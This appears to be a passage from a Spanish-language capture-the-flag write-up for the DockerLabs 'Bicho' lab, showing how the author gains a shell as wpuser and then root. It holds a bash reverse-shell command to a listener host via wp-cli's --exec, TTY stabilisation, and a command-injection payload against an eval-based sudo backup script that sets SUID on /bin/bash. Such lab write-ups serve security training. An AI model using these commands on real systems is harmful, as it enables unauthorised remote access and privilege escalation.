
Sabiendo esto, ejecutamos el siguiente comando, el cual nos devolverá una conexión como el usuario wpuser:
1
app@92ea9e1ae4c3:/tmp$ sudo -u wpuser /usr/local/bin/wp --exec="system('bash -c \"bash -i >& /dev/tcp/172.17.0.1/4545 0>&1\"');"
Si nos hemos puesto en escucha por el puerto indicado en el comando anterior, deberíamos haber obtenido una consola como el usuario wpuser:
1
2
3
4
5
6
7
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ nc -nlvp 4545
listening on [any] 4545 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 56058
wpuser@92ea9e1ae4c3:/tmp$ whoami
whoami
wpuser
Trataremos la consola para poder navegar con mayor facilidad:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
wpuser@92ea9e1ae4c3:/tmp$ script -c bash /dev/null
script -c bash /dev/null
Script started, output log file is '/dev/null'.
wpuser@92ea9e1ae4c3:/tmp$ ^Z
zsh: suspended  nc -nlvp 4545

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Bicho]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4545
                               reset xterm

wpuser@92ea9e1ae4c3:/tmp$ export TERM=xterm
wpuser@92ea9e1ae4c3:/tmp$ export SHELL=bash
wpuser@92ea9e1ae4c3:/tmp$ stty rows 41 columns 168
En el directorio principal del usuario wpuser encontramos la primera flag:
1
2
3
4
5
6
7
8
9
10
11
12
wpuser@92ea9e1ae4c3:~$ ls -la
total 32
drwxr-x--- 3 wpuser wpuser 4096 Apr 15  2025 .
drwxr-xr-x 1 root   root   4096 Apr 15  2025 ..
lrwxrwxrwx 1 root   root      9 Apr 15  2025 .bash_history -> /dev/null
-rw-r--r-- 1 wpuser wpuser  220 Apr 15  2025 .bash_logout
-rw-r--r-- 1 wpuser wpuser 3771 Apr 12  2025 .bashrc
drwxrwxr-x 3 wpuser wpuser 4096 Apr 15  2025 .local
-rw-r--r-- 1 wpuser wpuser  807 Apr 12  2025 .profile
-r--r----- 1 root   wpuser   33 Apr 15  2025 user.txt
wpuser@92ea9e1ae4c3:~$ cat user.txt
ab15****************************
escalada de privilegios (root)
En los permisos SUDO encontramos que el usuario wpuser puede ejecutar un script de Python con los permisos del usuario root:
1
2
3
4
5
6
wpuser@92ea9e1ae4c3:/tmp$ sudo -l
Matching Defaults entries for wpuser on 92ea9e1ae4c3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User wpuser may run the following commands on 92ea9e1ae4c3:
    (root) NOPASSWD: /opt/scripts/backup.sh
Vemos en los permisos del script /opt/scripts/backup.sh que no tenemos permisos para editarlo, lo cual evita que podamos ejecutar comandos:
1
2
wpuser@92ea9e1ae4c3:/tmp$ ls -la /opt/scripts/backup.sh
-rwxr-x--- 1 root wpuser 910 Apr 15  2025 /opt/scripts/backup.sh
Sin embargo, ya que tenemos permisos para leerlo, podemos analizarlo y buscar otra manera para aprovecharnos:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
wpuser@92ea9e1ae4c3:/tmp$ cat /opt/scripts/backup.sh
#!/bin/bash
# Author: Álvaro Bernal (aka. trr0r)
# backup.sh: Realiza una copia de un log en una ubicación determinada (/backup)

# COLORES
greenColour="\e[0;32m\033[1m"
endColour="\033[0m\e[0m"
redColour="\e[0;31m\033[1m"
blueColour="\e[0;34m\033[1m"
yellowColour="\e[0;33m\033[1m"
purpleColour="\e[0;35m\033[1m"
turquoiseColour="\e[0;36m\033[1m"
grayColour="\e[0;37m\033[1m"
orangeColour="\e[38;5;214m\033[1m"
darkRedColour="\e[38;5;124m\033[1m"

if [ $# -eq 0 ]; then
    echo -e "\n${redColour}[!] Error, debes de proporcionar un argumento.${endColour}\n\n\t${blueColour}Example:${endColour} ${greenColour}/opt/scripts/backup.sh access${endColour}\n"
    exit
fi

# Variables GLOBALES
LOG_DIR="/var/log/apache2"
BACKUP_DIR="/backup"

LOG_NAME=$1

FULL_NAME="$LOG_DIR/$LOG_NAME.log"

/usr/bin/echo "Realizando copia de $FULL_NAME en $BACKUP_DIR"
COMMAND="/usr/bin/cp $FULL_NAME $BACKUP_DIR"
eval $COMMAND
Ya que los argumentos que le pasemos al script se ven reflejados directamente en los argumentos del comando que se va a ejecutar posteriormente, podemos llegar a inyectar comandos en la ejecución de la siguiente manera, haciendo que el binario /bin/bash tenga permisos SUID:
1
2
3
4
5
6
7
wpuser@92ea9e1ae4c3:/tmp$ sudo /opt/scripts/backup.sh "access;chmod u+s /bin/bash;"
Realizando copia de /var/log/apache2/access ; chmod u+s /bin/bash;.log en /backup
/usr/bin/cp: missing destination file operand after '/var/log/apache2/access'
Try '/usr/bin/cp --help' for more information.
/opt/scripts/backup.sh: line 32: .log: command not found
wpuser@92ea9e1ae4c3:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
Una vez ejecutado el comando, ya podremos obtener una consola como el usuario root:
1
2
3
wpuser@92ea9e1ae4c3:/tmp$ /bin/bash -p
bash-5.2# whoami
root
En el directorio del usuario root encontraremos la segunda flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
bash-5.2# cd /root
bash-5.2# ls -la
total 28
drwx------ 1 root root 4096 Apr 15  2025 .
drwxr-xr-x 1 root root 4096 Nov  3 23:02 ..
lrwxrwxrwx 1 root root    9 Apr 15  2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3127 Apr 12  2025 .bashrc
drwxr-xr-x 3 root root 4096 Apr 11  2025 .cache
drwxr-xr-x 3 root root 4096 Apr 11  2025 .local
lrwxrwxrwx 1 root root    9 Apr 15  2025 .mysql_history -> /dev/null
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
-r--r----- 1 root root   33 Apr 15  2025 root.txt
bash-5.2# cat root.txt
58a4****************************
Con esto concluiría la resolución del laboratorio!
